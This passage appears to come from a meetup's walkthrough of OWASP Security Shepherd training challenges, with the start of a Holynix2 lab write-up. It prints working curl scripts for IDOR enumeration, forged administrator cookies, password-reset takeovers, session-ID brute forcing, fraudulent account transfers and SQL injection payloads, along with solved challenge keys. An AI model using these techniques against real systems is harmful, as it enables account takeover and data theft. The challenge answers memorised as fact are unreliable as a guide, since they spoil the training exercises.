    for(i = 0; i < inputLength; i++)
    {
        var currentChar = input.charAt(i);
        var currentCharValue = theAlphabet.indexOf(currentChar);
        if(currentCharValue < 0)
        {
            output += currentChar;
            continue;
        }
        var lowercase = currentCharValue >= 26 ? true : false;
        currentCharValue -= theAlphabet.indexOf(theKey.charAt(theKeysCurrentIndex));
        currentCharValue += 26;
        if(lowercase)
            currentCharValue = currentCharValue % 26 + 26;
        else
            currentCharValue %= 26;
        output += theAlphabet.charAt(currentCharValue);
        theKeysCurrentIndex = (theKeysCurrentIndex + 1) % theKeysLength;
    }

    //Check result for validity
    if(output == "DwsDagmwhziArpmogWaSmmckwhMoEsmgmxlivpDttfjbjdxqBwxbKbCwmgwUyam
    ↪")
        $('#resultDiv').html("<p>Yeah, that's correct</p>");
    else
        $('#resultDiv').html("<p>No, that's not correct</p>");
    output

```

To run the JavaScript code Iceweasel's Scratchpad, type `shift-F4`, paste the code in the Scratchpad window, select *Run*, then *Display*. The results key should be added to the bottom of the Scratchpad window:

```

/*
TheVigenereCipherIsAmethodOfEncryptingAlphabeticTextByUsingPoly
*/

```

Insecure Cryptographic Storage Challenge 3

By following the suggestion, we know “IAAAAEkQBhEVBwpDHAfJGhYHSBYEGgocAw==” decrypts to “This crypto is not strong”. The input clearly looks to be base64 encoded; many ciphers use XOR. So let's guess the encryption is:

```

encrypted = b64encode(KEY XOR encrypt_me)
# Taking b64decode of both sides
b64decode(encrypted) = KEY XOR encrypt_me

```

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```
# XOR both sides with encrypt_me
b64decode(encrypted) XOR encrypt_me = KEY
```

Let's try it on the known input:

```
python3
import base64
encrypt_me = "This crypto is not strong"
encrypted = "IAAAAEkQBhEVBwpDHAFJGhYHSBYEGgocAw=="

try:
    decoded = base64.standard_b64decode(encrypted)
except TypeError:
    print(" This value is not base 64 encoded " + encrypted)
    exit(1)

encrypt_me_list = list(map(ord,encrypt_me))
key = ''.join(map(chr,map(lambda x,y: x^y, decoded, encrypt_me_list)))
print(key.upper())
quit()
```

Running this produces the key of **THISISTHESECURITYSHEPHERD**. Next we try the same thing with 20*"AAAA":

```
python3
import base64
encrypt_me = "thisisthesecurityshepherdabcencryptionkeythisisthesecuritysh"
encrypted = 20*"AAAA"

try:
    decoded = base64.standard_b64decode(encrypted)
except TypeError:
    print(" This value is not base 64 encoded " + encrypted)
    exit(1)

encrypt_me_list = list(map(ord,encrypt_me))
key = ''.join(map(chr,map(lambda x,y: x^y, decoded, encrypt_me_list)))
print(key.upper())
quit()
```

This time the output is **THISISTHESECURITYSHEPHERDABCENCRIPTIONKEYTHISISTHESECURITYSH**, leading us to the result key **THISISTHESECURITYSHEPHERDABCENCRIPTIONKEY**.

Insecure Cryptographic Storage Challenge 4

You must use Firebug to find some obfuscated JavaScript code couponCheck.js (starts with "var _0x34ea =") then prettify it at <http://jsbeautifier.org/> or a similar site. Then in Iceweasel, use Shift+F4 to start Scratchpad and paste in the prettified code. You should find these 2 functions in the code:

```
function des(_0x655fx2, _0x655fx3, _0x655fx4, _0x655fx5, _0x655fx6, _0x655fx7)

function checkCoupon(_0x655fx32)
```

A little Internet search finds a more readable des description at <http://www.tero.co.uk/des/code.php>:

```
function des (key, message, encrypt, mode, iv, padding)
```

Argument “encrypt” is 1 for encryption, 0 for decryption, allowing us to get the original unencrypted coupon code from an encrypted one.

Function checkCoupon encrypts the coupon code and determines if it is in the “bits” coupon list. The solution comes from looking at the “bits” data structure to determine the encrypted coupon codes allowed: add the line “bits;” and the end of Scratchpad, then click *Run* and *Display*. At the bottom of the Scratchpad window you’ll see the encrypted coupon codes:

```
/*
048ccd1fb6067ee0e304dc2025b96f4b,
296b66f3e332ab4c27501ca175c3b34d,
048ccd1fb6067ee0d4ca5da7e899def6,
bad5ede188bd1df1db8b06031867621a,
048ccd1fb6067ee0d6bd98bdb9a1a9b8a3f09b75107ca0da,
f316e31f45811c72c4e04380eac44e13,
47e046fb250a0b95cade3eff4ebda29c93157b2fc01c2430,
296b66f3e332ab4c27501ca175c3b34d
*/
```

We’re going to use des to decrypt these codes (giving us the original coupon code text). To do so, successively add each line below to the bottom of Scratchpad, then *Run & Display* before adding the next one:

```
des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0e304dc2025b96f4b"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0d4ca5da7e899def6"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("bad5ede188bd1df1db8b06031867621a"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"048ccd1fb6067ee0d6bd98bdb9a1a9b8a3f09b75107ca0da"), 0, chars_from_hex(_0x34ea[18])
↪? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("f316e31f45811c72c4e04380eac44e13"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"47e046fb250a0b95cade3eff4ebda29c93157b2fc01c2430"), 0, chars_from_hex(_0x34ea[18])
↪? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
```

The results of doing this leaves the following at the bottom of Scratchpad:

```
des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0e304dc2025b96f4b"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
PleaseTakeARage
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
RageMemeForFree
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0d4ca5da7e899def6"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18])); (continues on next page)
```

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```

/*
PleaseTakeATroll
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("bad5ede188bd1df1db8b06031867621a"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
HalfOffTroll
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"048ccd1fb6067ee0d6bd98bdb9a1a9b8a3f09b75107ca0da"), 0, chars_from_hex(_0x34ea[18])
↪? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
PleaseTakeANotBad
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("f316e31f45811c72c4e04380eac44e13"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
HalfOffNotBad
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"47e046fb250a0b95cade3eff4ebda29c93157b2fc01c2430"), 0, chars_from_hex(_0x34ea[18])
↪? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
e!c!3etZoumo@Stu4rU176
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
RageMemeForFree
*/

```

From this coupon list use e!c!3etZoumo@Stu4rU176 for one \$3000 troll to get:

Your order comes to a total of \$0

Trolls were free, Well Done -
5A6NZPVIirl/V/vi4JPlDY12XnX/K3ISa222t1JAZ88V6270TjvwEiegmLEhS5QLKgWYEy9RAgxbahTAib/
↪cuLBLs4V1Y6dW086gUG6lRM+LHZXkOorb6xwA7R4VeXeE/nfDLrXmiXaU16c6w1XP2A==

3.15.7 Insecure Direct Object References

Insecure Direct Object Reference Challenge 1

Use Tamper Data to view the request for one of the existing users (say “Ronan Fitzpatrick”). The “userId[]” appears to be a simple integer. Setting the “userId[]” post parameter to 0, 1, 2, ... eventually displays the result key at 11.

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='JSESSIONID=17B9319686957844C9ABC20783F71EB8; token=-
↳151992892046487776536066712571995351801; JSESSIONID3="XHAMNIXS+Et fXshD4Kg jvw==" '
URL='https://securityshepherd.com/challenges/
↳o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c'

curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode userId[]=11 \
  $URL \
  | sed -ne 's/^.*\ (Result Key is \) <a>\ (.*) </a>.*$/\1\2\n/p'
```

```
Result Key is
dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742
```

Insecure Direct Object Reference Challenge 2

Use Tamper Data to view the request for one of the existing users (say “Ronan Fitzpatrick”). The userId post parameter is “8f14e45fcea167a5a36dedd4bea2543” which an Internet search reveals this is the MD5 hash of 7. So the un-hashed userId[] appears to be a simple integer. We created the bash script below to loop from 0, ... to look up users using the MD5 hash of the index.

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='JSESSIONID=17B9319686957844C9ABC20783F71EB8; token=-
↳151992892046487776536066712571995351801; JSESSIONID3="XHAMNIXS+Et fXshD4Kg jvw==" '
URL='https://securityshepherd.com/challenges/
↳vc9b78627df2c032ceaf7375df1d847e47ed7abac2a4ce4cb6086646e0f313a4'

for i in {0..20..1}; do
  HASH="$(echo -n "$i" | md5sum | sed 's/ .*$/\1') "
  RESULT=$(curl --silent --insecure \
    --header "X-Requested-With: XMLHttpRequest" \
    --cookie "$COOKIE" \
    --data-urlencode "userId[]=$HASH" \
    $URL \
    | sed -ne 's/^.*\ (Result Key is \) <a>\ (.*) </a>.*$/\1\2\n/p')
  if [[ "$RESULT" =~ "Result Key is" ]]; then
    echo "Match found on id $i"
    echo $RESULT
    break
  fi
done
```

Running this gives:

```
Match found on id 13
Result Key is
1f746b87a4e3628b90b1927de23f6077abdbbb64586d3ac9485625da21921a0f
```

Insecure Direct Object Reference Bank

The solution to this challenge hinges on the “hidden” form fields specifying the account number which can be tampered with to affect another account. We do this exercise almost predominantly in **curl**, though the web page could be used as-is except for these 2 requests: *Refresh Balance* must tamper the `currentAccountNumber=1`, and *Transfer Funds* must tamper the `senderAccountNumber=1` and `receiverAccountNumber=2`. Read on for the **curl** solution.

Between Tamper Data and Firebug we get the following information:

```
# Tamper Data
COOKIE='JSESSIONID=17B9319686957844C9ABC20783F71EB8; token=-
↪151992892046487776536066712571995351801; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw=="'
# Firebug gets registration, signin, refresh balance, transfer
SITE=https://securityshepherd.com
URL_REG="$SITE"/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cReg'
URL_SIGNIN="$SITE"/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00c'
URL_REFRESH="$SITE"/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cCurrentBalance'
URL_TRANSFER="$SITE"/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cTransfer'
```

Using this information we can create an account for hacker with password = password:

```
POSTDATA='accountHolder=hacker&accountPass=password'
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data $POSTDATA \
  $URL_REG
```

Then sign into the account:

```
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data $POSTDATA \
  $URL_SIGNIN
```

Return page shows we are account #2:

```
<input type='hidden' value='2' id='currentAccountNumber'>
```

Then get the 0 balance for account 2:

```
ACCOUNT=2
POSTDATA="accountNumber=$ACCOUNT"
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data $POSTDATA \
  $URL_REFRESH
```

Now try to get the account balance for account 1 (10,000,000):

```
ACCOUNT=1
POSTDATA="accountNumber=$ACCOUNT"
```

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```
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data $POSTDATA \
  $URL_REFRESH
```

They have too much money, so transfer 6,000,000 to your account:

```
VICTIM=1
RECEIVER=2
AMOUNT=6000000
POSTDATA='senderAccountNumber="'$VICTIM'&recieverAccountNumber="'$RECEIVER'&
↪transferAmount="'$AMOUNT'
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data $POSTDATA \
  $URL_TRANSFER
```

View the transfer results (account balance now 6,000,000):

```
ACCOUNT=2
POSTDATA="accountNumber=$ACCOUNT"
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data $POSTDATA \
  $URL_REFRESH
```

Sign back on to get the result key:

```
POSTDATA='accountHolder=hacker&accountPass=password'
RESULT=$(curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data $POSTDATA \
  $URL_SIGNIN \
  | sed -ne 's/^\.*\.(The result key for this challenge is \)<a>\(.*\)</a>.*$/\1\2\n/p')
echo $RESULT
```

We get the result key:

```
The result key for this challenge is
lu6Lpa8TBMtUeHg&#x2b;
↪2DC4aSvS4YfUsDYf0GkRhKmEch1TYApi7zsBn8fi6T3efhgNypOtdr0lpnf80steIRH9tJlc0CpEey3V&
↪#x2f;fokZqfWwiMiOFsFf81j17VqyhK4jLI51uj0HH9TtnM4VZNUB7Y7Gg&#x3d;&#x3d;
```

The result key contains encoded data: “+” = “+”, “/” = “/”, and “=” = “=”. The decoded result key is:

```
lu6Lpa8TBMtUeHg+2DC4aSvS4YfUsDYf0GkRhKmEch1TYApi7zsBn8fi6T3efhgNypOtdr0lpnf80steIRH9tJlc0CpEey3V/
↪fokZqfWwiMiOFsFf81j17VqyhK4jLI51uj0HH9TtnM4VZNUB7Y7Gg==
```

3.15.8 Session Management

Session Management Challenge 1

This challenge involves modifying a cookie to get administrator access. Using Tamper Data on the *Administrator Only Button* reveals a cookie “checksum=dXNlclJvbGU9dXNlcg==”. Using `echo -n "$checksum" | base64 -d` its base64-decoded value is “userRole=user”. The idea is to try other values: “admin” does not work but “administrator” does work. Here goes the **curl** request returning the result key:

```
# Tamper Data provides the URL, COOKIE, and POSTDATA.
# NOTE: POSTDATA is modified below.
URL='https://securityshepherd.com/challenges/
↳dfd6bfb1033fa380e378299b6a998c759646bd8aea02511482b8ce5d707f93a'
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↳118426698638160541217735682667848637549; JSESSIONID3="iuysoEpMSlZw8gEt10o1UQ=="'

# change userRole cookie to base64 "userRole=administrator"
ROLE="$(echo -n "userRole=administrator" | base64)"
COOKIE="checksum=$ROLE; $COOKIE_BASE"

# Tamper Data provides POSTDATA model whose values are changed as below.
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode 'adminDetected=true' \
  --data-urlencode 'returnPassword=true' \
  --data-urlencode 'upgradeUserToAdmin=true' \
  $URL
```

Running this gives:

```
Your result key is as follows
WSm0SScs3ZjJUvElMYU/7ywnTOdPiOSSkIsuUBETKvUM3UN9EU58n6/
↳CK6slOUQDlrltpWUTdWjBcck2f1BILzJCP2qg0H78zPhZDMDITFc=
```

Session Management Challenge 2

This challenge involves first using an error message to get an administrator’s email account name, then exploiting the cookie from the prior session management challenge to reset an administrator’s password, allowing logging on as the administrator.

Clicking the *Have you forgotten your password?* button reveals a *Reset Password* button that needs an email address. Fortunately, the *Sign In* button has a nice error message echoing back the email address for bad password attempts. Trying several admin-like usernames revealed “root” = “elitehacker@shepherd.com”, “admin” = “zoidberg22@shepherd.com”, and “administrator” = “buzzthebald@shepherd.com”. Of these 3 candidates for the *Reset Password* button we’ll try “elitehacker@shepherd.com”.

Use Tamper Data to intercept the *Reset Password* request for “elitehacker@shepherd.com”; the request fails to reset the password. Remember the prior session management challenge used a “checksum” cookie with “userRole=administrator”; using that here results in resetting root’s password which then allowed logging in as root and getting the result key. Here is the **curl** exploit:

```
# Tamper Data provides the URL, COOKIE, and POSTDATA (below).
SITE="https://securityshepherd.com"
URL_PWRESET="$SITE/challenges/
↳f5ddc0ed2d30e597ebacf5fdd117083674b19bb92ffc3499121b9e6a12c92959"
URL_LOGIN="$SITE/challenges/
↳d779e34a54172cbc245300d3bc22937090ebd3769466a501a5e7ac605b9f34b7"
```

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```

COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↳118426698638160541217735682667848637549; JSESSIONID3="iuysOEPMs1Zw8gEt10o1UQ==" '

U="root"
EMAIL="elitehacker@shepherd.com"

# Password reset request for root/elitehacker@shepherd.com.
# Set userRole=administrator
ROLE="$(echo -n "userRole=administrator" | base64)"
COOKIE="checksum=$ROLE; $COOKIE_BASE"
PW=$(curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode "subEmail=$EMAIL" \
  $URL_PWRESET | \
  sed -ne 's/^.*Changed to: \(--[0-9]*\) .*$/\1/p')
echo "Password is $PW"

# Login with the temporary password
COOKIE="$COOKIE_BASE"
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode "subName=$U" \
  --data-urlencode "subPassword=$PW" \
  $URL_LOGIN | \
  sed -ne 's/^.*\ (The result key is \) <a\ (.*) </a> .*$/\1\2\n/p'

```

Running this gives:

```

The result key is
2V7A4hpcHWV57wXsdhcynpI1Ta9oEbjdJg8AFIIkZYhWqd7mITE8KkX9qX8MQEj28QdeUeIuyYFT4Fpsx4HQ8RD8gjI0Ka5J1Z8v

```

Session Management Challenge 3

This challenge involves tampering the cookie used by the *Change Password* function to identify the affected user. Tampering the cookie to root's user id allows logging in as root to get the result key.

Clicking the *Toggle user functions* button reveals a *Change Password* functionality that doesn't require entering your user id. Using Tamper Data on the request reveals cookie "current=WjNWbGMzUXhNZz09". Running `echo -n "WjNWbGMzUXhNZz09" | base64 | base64` reveals the value "guest12". So perhaps using `current=$(echo -n "root" | base64 | base64)` will cause root's password to be reset. That is exactly what happens here:

```

# Tamper Data provides the URL, COOKIE, and POSTDATA (below).
SITE="https://securityshepherd.com"
URL_PWRESET="$SITE/challenges/
↳b467dbe3cd61babc0ec599fd0c67e359e6fe04e8cdc618d537808cbb693fee8a"
URL_LOGIN="$SITE/challenges/
↳t193c6634f049bcf65cdcac72269eeac25dbb2a6887bdb38873e57d0ef447bc3"
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↳118426698638160541217735682667848637549; JSESSIONID3="iuysOEPMs1Zw8gEt10o1UQ==" '

# Change cookie to root user, then reset password to "password".
U="root"

```

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```
PASSWORD="password"
CURRENT="$(echo -n $U | base64 | base64)"
COOKIE="current=$CURRENT; $COOKIE_BASE"
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode "newPassword=$PASSWORD" \
  $URL_PWRESET

# Login with the temporary password to reveal the result key.
COOKIE="$COOKIE_BASE"
curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode "subUserName=$U" \
  --data-urlencode "subUserPassword=$PASSWORD" \
  $URL_LOGIN | \
  sed -ne 's/^\.*\|(The result key is \(<a\|(.*)</a>.*$/\1\2\n/p'
```

Running this gives:

The result key is
W0XCm9DMsQLH8owbcmjBNmtBc05D/aOCrVGaNcPwYjFzRbBmD6tzi/
↪QssSTXmCQcvLASW5SZ9kIWmp7dMVIHgZQcDLGVGUZwLXryoINaC7s=

Session Management Challenge 4

This challenge involves tampering the cookie used by the *Admin Only Button* function to identify the session id. Tampering the cookie to an administrator's session allows getting access to the *Admin Only Button* function to get the result key.

Using `Tamper Data` on the `Admin Only Button` reveals cookie `"SubSessionID=TURBd01EQXdNREF3TURBd01EQXdNUT09"`. Running `echo -n "TURBd01EQXdNREF3TURBd01EQXdNUT09" | base64 -d | base64 -d` returns `"00000000000000001"`. Perhaps by repeatedly trying different values start at `"00000000000000000"` may get access to `Admin Only Button`.

```
# Tamper Data provides the URL, COOKIE, and POSTDATA (below).  
SITE="https://securityshepherd.com"  
URL="$SITE/challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6  
↪"  
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-  
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpmSLZw8gEt10o1UQ=="'  
  
# Search for a subsession ID that is an admin:  
for i in {0..99}; do  
    U="0000000000000000$i"  
    U=${U:(-16)}  
    echo -e "\n\n ***** TRYING $U ***** "  
    SUBSESSIONID=$(echo -n "$U" | base64 | base64)  
    SUBSESSIONID="${SUBSESSIONID%G==}"  
    COOKIE="SubSessionID=$SUBSESSIONID; $COOKIE_BASE"  
    RESULT=$(curl --silent --insecure \  
        --header "X-Requested-With: XMLHttpRequest" \  
        --cookie "$COOKIE" \  
        https://securityshepherd.com/challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6
```

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```

--data-urlencode "userId=0000000000000001" \
--data-urlencode "useSecurity=true" \
"$URL")
if [[ ! "$RESULT" =~ "Your not an Admin" ]]; then
    echo $RESULT
    break;
fi
done

```

Running this gives:

```

***** TRYING 00000000000000021 *****
Welcome administrator. Your result key is as follows
38k0w8iIAOIWhxN/
↪AZYCmlsTIIWsTGgXzvbqEDeFT8EErGyPOPLzCosYCVaMlhPeo78GBahLo6alDFkNS3DmHOISQhY2YeQ+gaRgpOBz4U=

```

Session Management Challenge 5

This challenge involves finding a hidden “ChangePass” form and realizing that the required “resetPasswordToken” is a base64-encoded date string.

Using Firebug reveals not only the visible *Sign In* and *Send Email* buttons, but there’s also a hidden “ChangePass” form that accepts three parameters: *userName*, *newPassword*, and *resetPasswordToken*. An inspection of the JavaScript is supposed to reveal that the *resetPasswordToken* is a base64-encoded date. The following is a **curl** exploit of this form. The only part that’s easier to do from **curl** is the hidden form.

```

# Tamper Data provides the URL, COOKIE, and POSTDATA (below).
SITE="https://securityshepherd.com"
URL_SENDEMAIL="$SITE/challenges/
↪7aed58f3a00087d56c844ed9474c671f8999680556c127a19ee79fa5d7a132e1SendToken"
URL_CHANGEPW="$SITE/challenges/
↪7aed58f3a00087d56c844ed9474c671f8999680556c127a19ee79fa5d7a132e1ChangePass"
URL_SIGNIN="$SITE/challenges/
↪7aed58f3a00087d56c844ed9474c671f8999680556c127a19ee79fa5d7a132e1"
COOKIE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpmSlZw8gEt10o1UQ=="'

# Guess of an admin user.
U="admin"
PASSWORD="passwordpassword"

# Firebug shows JavaScript describing TOKEN
TOKEN="$ (date | base64)"

# Get change password email
curl -v --insecure \
    --header "X-Requested-With: XMLHttpRequest" \
    --cookie "$COOKIE" \
    --data-urlencode "subUserName=$U" \
    "$URL_SENDEMAIL"

# Change password form (requires token) - must do this via curl
curl --silent --insecure \
    --header "X-Requested-With: XMLHttpRequest" \
    --cookie "$COOKIE" \

```

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```

--data-urlencode "userName=$U" \
--data-urlencode "newPassword=$PASSWORD" \
--data-urlencode "resetPasswordToken=$TOKEN" \
"$URL_CHANGEPW"
# Gets output "Password change request success."

# Log in to get the result key. Can do this from web page
curl --silent --insecure \
--header "X-Requested-With: XMLHttpRequest" \
--cookie "$COOKIE" \
--data-urlencode "subUserName=$U" \
--data-urlencode "subUserPassword=$PASSWORD" \
"$URL_SIGNIN"

```

Running this gives:

```

Welcome admin
The result key is
grp4OqXe7z1J5Y9tpznQanxOkwj86DINO52sdOJ4h+vihnR5c1Coov0xi4WLVPQoCLM5zrttsSvkSSpDaiSrCNTVCH/
↪KJfZoNXQLayODt1I=

```

Session Management Challenge 6

This challenge involves determining the answer to root’s security question “What is the name of the place your wedding reception was held?”. A SQL injection and good guess at the security question database column name is needed to get the answer.

The web page is similar to Session Management Challenge 2: a failed attempt at logging into root gives root’s email account “elitehacker@shepherd.com” which can be entered to find root’s security question via *Get Security Question* button. It turns out that the email field is vulnerable to SQL injection but has number of restrictions that limit **sqlmap**’s functionality. For example, the *Get Security Question* field must be between 10 - 75 characters and some **sqlmap** queries to enumerate the columns require a longer query string.

To prove there is a SQL injection enter " | | 1#xxxxxx (5 x’s to get it to 10 characters) to get the question “What is the first name of the person you first kissed?”. To get the answer to the secret question we’ll need a query like UNION SELECT answerColumn FROM answerTable WHERE userColumn = "root" (where we have to guess the column/table names). Note that this query is dangerously close to the 75 character limit.

First we’ll guess the table name. Hopefully it’s in the same table as the user data so a guess of “users” is shown to be a valid table by "&&0 UNION SELECT 1 FROM users# returning the value 1.

Next we guess the “userColumn”, eventually getting success with “userName” as shown by "&&0 UNION SELECT 1 FROM users WHERE userName = 'root' #.

Finally we guess the answerColumn, trying all sorts of perturbations of “answer”, “security”, and “question”. Eventually you may stumble into “secretAnswer” which is shown to work by "&&1 UNION SELECT secretAnswer FROM users WHERE userName = 'root' # returning “Deerburn Hotel”. Entering “elitehacker@shepherd.com” in *Get Security Question* and “Deerburn Hotel” in the *Submit Answer* button returns the result key.

```

Welcome admin
The result key is
ix5LJUDsJGy7Ca8f1PmavdpJgIE6xLIuDfdAifeVsNtvDwRSqqDXxR3rMu1yrWZFtKDJoZzxki2ybulphtudF8xuOdLunRpzsXNZ
↪j3h4eT+bRkMKQxEJsgBkK2ncbmcqhghKQiYRHOKv3xspeUQ==

```

Session Management Challenge 7

Just like the previous session management challenge, try logging in as root to get the error message “Incorrect password for elitehacker@shepherd.com”. Then enter “elitehacker@shepherd.com” in the *Get Security Question* to get the security question “What is your favourite flower?”. Play around a bit more and realize that every user has the same security question. Now if they were like normally security-aware users the answer would have nothing to do with flowers. But here it is a flower and if you bother to scour the voluminous lists of flowers (I didn’t) you might stumble into the answer “Franklin Tree”. Entering that in *Submit Answer* gets the result key.

```
The result key is
CvsvbVw3yj9EP0N60klYZGnM72AZ/fp6HYIV5bxU+tOOcavLKr0u/fOb/
↳ 1a6W+GifYvNGVEzT75UFweLJKnpz+co6fAM3OH87gdqSw6xazlafBQI0DvOXOJkJjKI68udQnC/
↳ CYKzCyeWvXm/Kf4mT6A==
```

Session Management Challenge 8

The easy part is recognizing that the cookie “challengeRole” needs to be modified to allow the *Privileged User Only Button*. The hard part is figuring out the actual cipher used to allow guessing at the correct value needed.

Using Tamper Data or Firebug shows the *Privileged User Only Button* uses the new cookie “challengeRole” with value “LmH6nmbC”. It’s not base64-encoded, so what cipher could it be? One source of alternatives is <http://crypto.in.ua/tools/> and try lots of them. If you tried ATOM-128 the string “LmH6nmbC” decrypts to “guest”. This leads to trying “admin”, “administrator”, “root”, Eventually you may stumble on “superuser” (ATOM-128 encryption “nmHqLjQknlHs”) which works:

```
# Tamper Data provides URL, COOKIE, POSTDATA
URL='https://securityshepherd.com/challenges/'
↳ 714d8601c303bbe8b5cabab60b1060ac41f0d96f53b6ea54705bb1ea4316334'
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-'
↳ 118426698638160541217735682667848637549; JSESSIONID3="iuysoEpMSlZw8gEt10o1UQ=="

# "superuser"
CR="nmHqLjQknlHs"
COOKIE="challengeRole=$CR; $COOKIE_BASE"

curl -v --insecure \
  -X POST \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode "returnUserRole=false" \
  --data-urlencode "returnPassword=false" \
  --data-urlencode "adminDetected=false" \
  "$URL"
```

Running this gives:

```
Super User Only Club
Welcome super user! Your result key is as follows
Prm04JIV/SC4selS4AyxDL5a9LdXvQhpFlA8t2nJMhzT3K4hi+UMOfJPziBGF3neD/
↳ 4TmAlQck9xqGksRpqrc/9rHetVhhrM7bToMabWRUJMwjrf2XJzDnqbZ+jaSE/
↳ zjlVn7IdDUpvxeg3CCKo8w==
```

3.15.9 XSS


```
The result key for this challenge is
jqgOTvERaD/8gITdzL/Q8S30MDmP/q+wQWTjDj0k33E7wALzyg0mBT+zCcNqWv8AOm1CTu9oOJePf3iwPwqUw/
↪ipjhV10DmD71NannqDbgM=
```

3.16 Holynix2

3.16.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub Holynix: v2](#):

Holynix2 is an ubuntu server vmware image that was deliberately built to have security holes for the purposes of penetration testing. More of an obstacle course than a real world example. The object of the challenge is to gain root level privileges and access to personal client information.

Setting up the VMware VM

The VM comes packaged as [holynix-v2.tar.bz2](#), which is a tar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless access to holynix2 via root.

